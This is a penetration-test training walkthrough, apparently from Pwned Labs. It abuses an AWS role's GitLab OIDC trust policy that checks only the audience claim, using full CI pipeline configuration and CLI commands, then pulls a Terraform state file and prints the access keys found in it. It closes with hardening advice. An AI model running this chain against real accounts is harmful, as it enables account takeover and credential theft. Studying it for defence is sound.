

A misconfigured OIDC trust policy in AWS lets an external identity assume a role when the policy checks only the audience claim and not the specific project, group or branch. In this walkthrough a default GitLab trust policy is abused to assume an IAM role, read a terraform.tfstate file from S3 that holds IAM access keys, and escalate to administrator. Pwned Labs teaches identity provider abuse in AWS, and the trust-policy conditions that stop it, hands-on in live AWS accounts.
Join us on a ride-along pentest of AWS and GitLab! Pwned Labs teaches attacks against identity providers in AWS, and the defenses against them, hands-on in live AWS accounts.
Huge Logistics has hired us to perform a security assessment of their AWS environment. They've only given us Read-Only access to their AWS account and asked us to identify and exploit any security issues we can find. The Security team has planted a flag in Secrets Manager for us to find if we prevail. We'll cover enumeration techniques, privilege escalation, and IAM Trust Policy abuse.
IAM Enumeration 🪖
A common permission policy given to pentesters for an AWS engagement is arn:aws:iam::aws:policy/ReadOnlyAccess. This policy grants read-only access to most AWS services. We can use these permissions to enumerate the environment and identify potential security issues. While there are automated tools such as Pacu that can help with enumeration, we'll focus on leveraging the AWS CLI to manually enumerate the environment.
Let's start!
Running the following command will list all IAM users in the account. Since the AWS output is in JSON format, we can use jq to parse the output and display only the usernames.
$ aws iam list-users | jq -r '.Users[].UserName'

pentester
sally
We can view any attached Managed Policies for a user by running the following command.
$ aws iam list-attached-user-policies --user-name sally{"AttachedPolicies": [{"PolicyName": "AdministratorAccess","PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"}]}
Next, we can enumerate any IAM Roles.
$ aws iam list-roles | jq -r '.Roles[].RoleName'
AWSServiceRoleForAmazonSSM
AWSServiceRoleForOrganizations
AWSServiceRoleForServiceQuotas
AWSServiceRoleForSSO
AWSServiceRoleForSupport
AWSServiceRoleForTrustedAdvisor
gitlab
OrganizationAccountAccessRole
Anytime we see a role start with AWSServiceRoleFor it likely means the respective service is enabled in the account. For example, AWSServiceRoleForAmazonSSM means the AWS Systems Manager service may be enabled.
gitlab on the other hand, would be a custom IAM role. Let's enumerate its permission and trust policy.
# permission policy
$ aws iam list-attached-role-policies --role-name gitlab
{
"AttachedPolicies": [
{
"PolicyName": "AmazonS3FullAccess",
"PolicyArn": "arn:aws:iam::aws:policy/AmazonS3FullAccess"
}
]
}
The gitlab role has the AmazonS3FullAccess policy attached. This policy grants full access to all S3 buckets in the account.
# trust policy
aws iam get-role --role-name gitlab | jq -r '.Role.AssumeRolePolicyDocument'
{
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Allow",
"Principal": {
"Federated": "arn:aws:iam::123456789012:oidc-provider/gitlab.com"
},
"Action": "sts:AssumeRoleWithWebIdentity",
"Condition": {
"StringEquals": {
"gitlab.com:aud": "https://gitlab.com"
}
}
}
]
}
Its associated Trust Policy is the default configuration when creating this IAM Role. As can be seen, this allows Principals federated through GitLab OpenId Connect (OIDC) the ability to assume this role, provided the audience (aud) claim in the OIDC token matches https://gitlab.com. Essentially, the only condition is that this request comes from https://gitlab.com. This means anyone with knowledge of the AWS account ID and the ARN of this role can use their own GitLab account and assume the gitlab role in this account! To prevent this from occurring, additional filtering should be added to include specific GitLab projects, groups, branches, and tags.
Lucky for us, we found an entry point into the environment.
GitLab Overview and Setup 🦊
To take advantage of and leverage the gitlab IAM Role, we need a free GitLab account. Once configured we’ll set up a Project.

Within the Project settings, we need to configure GitLab CI/CD Variables which enable the Project to contact AWS with a JSON Web Token (JWT), requesting to leverage the IAM Role associated with the GitLab Identity Provider.

The associated variables must be configured as below.
AWS_CONFIG_FILE
- Type:
File - Environments:
All (default) - Flags:
- Protect variable:
Checked - Expand variable reference:
Checked
- Protect variable:
- Key:
AWS_CONFIG_FILE - Value:
[profile oidc]role_arn=${ROLE_ARN}web_identity_token_file=${web_identity_token}
- Type:
Variable (default) - Environments:
All (default) - Flags:
- Protect variable:
Checked - Expand variable reference:
Checked
- Protect variable:
- Key:
ROLE_ARN - Value:
arn:aws:iam::123456789012:role/gitlab
web_identity_token
- Type:
File - Environments:
All (default) - Flags:
- Protect variable:
Checked - Expand variable reference:
Checked
- Protect variable:
- Key:
web_identity_token - Value:
${GITLAB_OIDC_TOKEN}
Taking Over the GitLab IAM Role 😈
Next, we’ll create a file named .gitlab-ci.yml inside our Project’s main branch. Once configured, this allows us to leverage the gitlab IAM Role and run AWS commands via GitLab’s CI/CD pipeline. On the main branch, create the file with these contents.
#.gitlab-ci.yml
variables:
AWS_DEFAULT_REGION: us-east-1
AWS_PROFILE: "oidc"
oidc:
image:
name: amazon/aws-cli:latest
entrypoint: [""]
id_tokens:
GITLAB_OIDC_TOKEN:
aud: https://gitlab.com
script:
- aws sts get-caller-identity
After saving this to the main branch, our GitLab CI/CD pipeline will run and we’ll confirm we have access to the gitlab IAM Role!

We discovered this IAM Role has full S3 access, so let's try to list S3 buckets. We can update the script command as follows.
#.gitlab-ci.yml
oidc:
image:
name: amazon/aws-cli:latest
entrypoint: [""]
id_tokens:
GITLAB_OIDC_TOKEN:
aud: https://gitlab.com
script:
- aws s3 ls
We found a bucket named huge-logistics-terraform-state ! After running a few more S3 commands in the pipeline we eventually discover a terraform.tfstate file! This can be saved as an artifact and downloaded from the pipeline.
# updated .gitlab-ci.yml
script:
- aws s3 ls
- aws s3 ls s3://huge-logistics-terraform-state/
- aws s3 cp s3://huge-logistics-terraform-state/terraform.tfstate .
artifacts:
paths:
- terraform.tfstate

We can then download the terraform.tfstate file from the pipeline.

Finding Credentials in Terraform State 🔑
Terraform is a popular solution for defining and managing infrastructure as code. The terraform.tfstate file is considered sensitive as it contains information about any resources built. Storing this file in S3 is a common practice but other backends are supported.
The artifact from GitLab is zipped but we can unzip it and view the contents.
$ unzip artifacts.zip
Archive: artifacts.zip
inflating: terraform.tfstate
We quickly view the resources stored in this terraform state file by running the following command.
$ terraform state list
aws_iam_access_key.sally
aws_iam_user.sally
aws_s3_bucket.bucket

Earlier in our enumeration we identified an IAM user named sally . Let's see if their access key is stored in the terraform state file by running cat terraform.tfstate .
We found Sally's AWS access keys!
Enumerating Sally's Access 👀
Let's configure Sally's access keys in our AWS CLI tool and see if they're still active!
$ aws configure
AWS Access Key ID [****************4XX6]: AKIAQLKMFY7JQ2OZJDIF
AWS Secret Access Key [****************g6sV]: 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
Default region name [us-east-1]:
Default output format [json]:
Looks like they're still good! And we now have Administrator access...
$ aws iam list-attached-user-policies --user-name sally

{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
Let's try enumerating Secrets Manager to find the flag. First, we'll list the secrets we have access to.
$ aws secretsmanager list-secrets

{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:123456789012:secret:flag-for-pentest-vIgxf5",
            "Name": "flag-for-pentest",
            "LastChangedDate": "2024-03-10T20:02:18.907000-06:00",
            "LastAccessedDate": "2024-03-10T18:00:00-06:00",
            "Tags": [],
            "SecretVersionsToStages": {
                "ea515121-bc94-4d85-adfb-f8040f6a751f": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2024-03-10T20:02:18.661000-06:00"
        }
    ]
}
Then claim the flag!
$ aws secretsmanager get-secret-value --secret-id flag-for-pentest
{
    "ARN": "arn:aws:secretsmanager:us-east-1:123456789012:secret:flag-for-pentest-vIgxf5",
    "Name": "flag-for-pentest",
    "VersionId": "ea515121-bc94-4d85-adfb-f8040f6a751f",
    "SecretString": "{\"flag\":\"huge-logistics-security-team\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2024-03-10T20:02:18.902000-06:00"
}
Wrap Up
During the engagement we abused a default Trust Policy by leveraging the gitlab IAM Role to gain access to an S3 bucket that was configured as a backend for storing terraform state. We then downloaded the terraform state file from the GitLab pipeline and within it found IAM access keys for Sally. Leveraging Sally's access we gained full administrator privileges over the AWS account, and rightfully claimed the flag left by the Security team in Secrets Manager! To prevent this from happening in the future, Huge Logistics should add additional filtering to the Trust Policy of the gitlab IAM Role (and also consider if Sally could be assigned less privileges in line with the principle of least privilege).
Bottom Line
OIDC/SAML trust relationships in AWS must include restrictive conditions (project IDs, branches, tags) beyond just the audience claim; terraform.tfstate files are sensitive credentials that must never be stored in S3 without encryption and access controls; ReadOnlyAccess is sufficient to enumerate trust policies and identify stored secrets. Implement least privilege for Terraform state backends and regularly audit IAM trust policies. Pwned Labs teaches this identity provider abuse chain, and the trust policy conditions that break it, in the Amazon Cloud Attack and Defense bootcamp that leads to the ACRTP certification.
Practice this at Pwned Labs
Pwned Labs runs AWS identity and trust-policy abuse as hands-on labs in live accounts. The first two labs below are free.
- Intro to AWS IAM Enumeration (Free, Beginner): enumerate IAM users, roles, groups and policies with the AWS CLI and read what a compromised identity is allowed to do.
- Assume Privileged Role with External ID (Free, Beginner): chain an exposed configuration file with leaked keys to assume a privileged role protected by an External ID.
- Abuse OpenID Connect and GitLab for AWS Access (Premium, Beginner): abuse an overly permissive GitLab OIDC trust policy to assume an AWS role, then enumerate IAM, read the EC2 instance metadata service and pull secrets from AWS Secrets Manager.
- Escalate Privileges by IAM Policy Rollback (Premium, Beginner): abuse iam:SetDefaultPolicyVersion to roll a policy back to a more permissive version and self-escalate to a protected S3 bucket.
Frequently asked questions
How does an overly permissive OIDC trust policy enable account takeover?
When an IAM role’s trust policy only checks the OIDC audience claim, any identity on that provider can assume the role. With GitLab, an attacker who knows the account ID and role ARN can create their own project, produce a token that satisfies the audience condition, and assume the role from outside the organization.
How do I scope an OIDC trust policy correctly?
Add a condition on the token’s subject claim that pins the exact project path and branch, using string equality rather than a wildcard, and validate the audience claim as well. Then scope the role’s own permissions to only what the pipeline needs.
Why is terraform.tfstate a critical security target?
The state file records the resources Terraform manages and frequently contains secrets in plaintext, including IAM access keys. Stored in an S3 bucket without encryption and tight access controls, it hands an attacker who reaches the bucket a direct path to credentials and often to administrator access.
Can ReadOnlyAccess be used to find privilege escalation paths?
Yes. ReadOnlyAccess is enough to enumerate IAM users, roles and their trust policies, list S3 buckets and read objects, and identify stored secrets. That read-only view is often all an attacker needs to find the misconfiguration that leads to escalation.
Where can I practice AWS OIDC and trust policy abuse?
Pwned Labs runs this exact scenario as a hands-on lab, Abuse OpenID Connect and GitLab for AWS Access, in a live AWS account it provisions for you, so you assume a role through a permissive trust policy and follow it to secrets rather than reading about it.
Which certification covers AWS IAM and identity attacks?
The Amazon Cloud Red Team Professional (ACRTP) from Pwned Labs covers AWS IAM enumeration, trust policy abuse, privilege escalation and lateral movement. It is earned through the Amazon Cloud Attack and Defense bootcamp and assessed hands-on in a live AWS account.
About Pwned Labs
Pwned Labs is a hands-on cloud and AI offensive security training platform. It runs real-world attack labs and bootcamps for AWS, Azure, GCP, Kubernetes and AI systems, including the ACRTP, MCRTP, GCRTP, KRTP and AISRTP certifications. Free labs are at pwnedlabs.io/explore.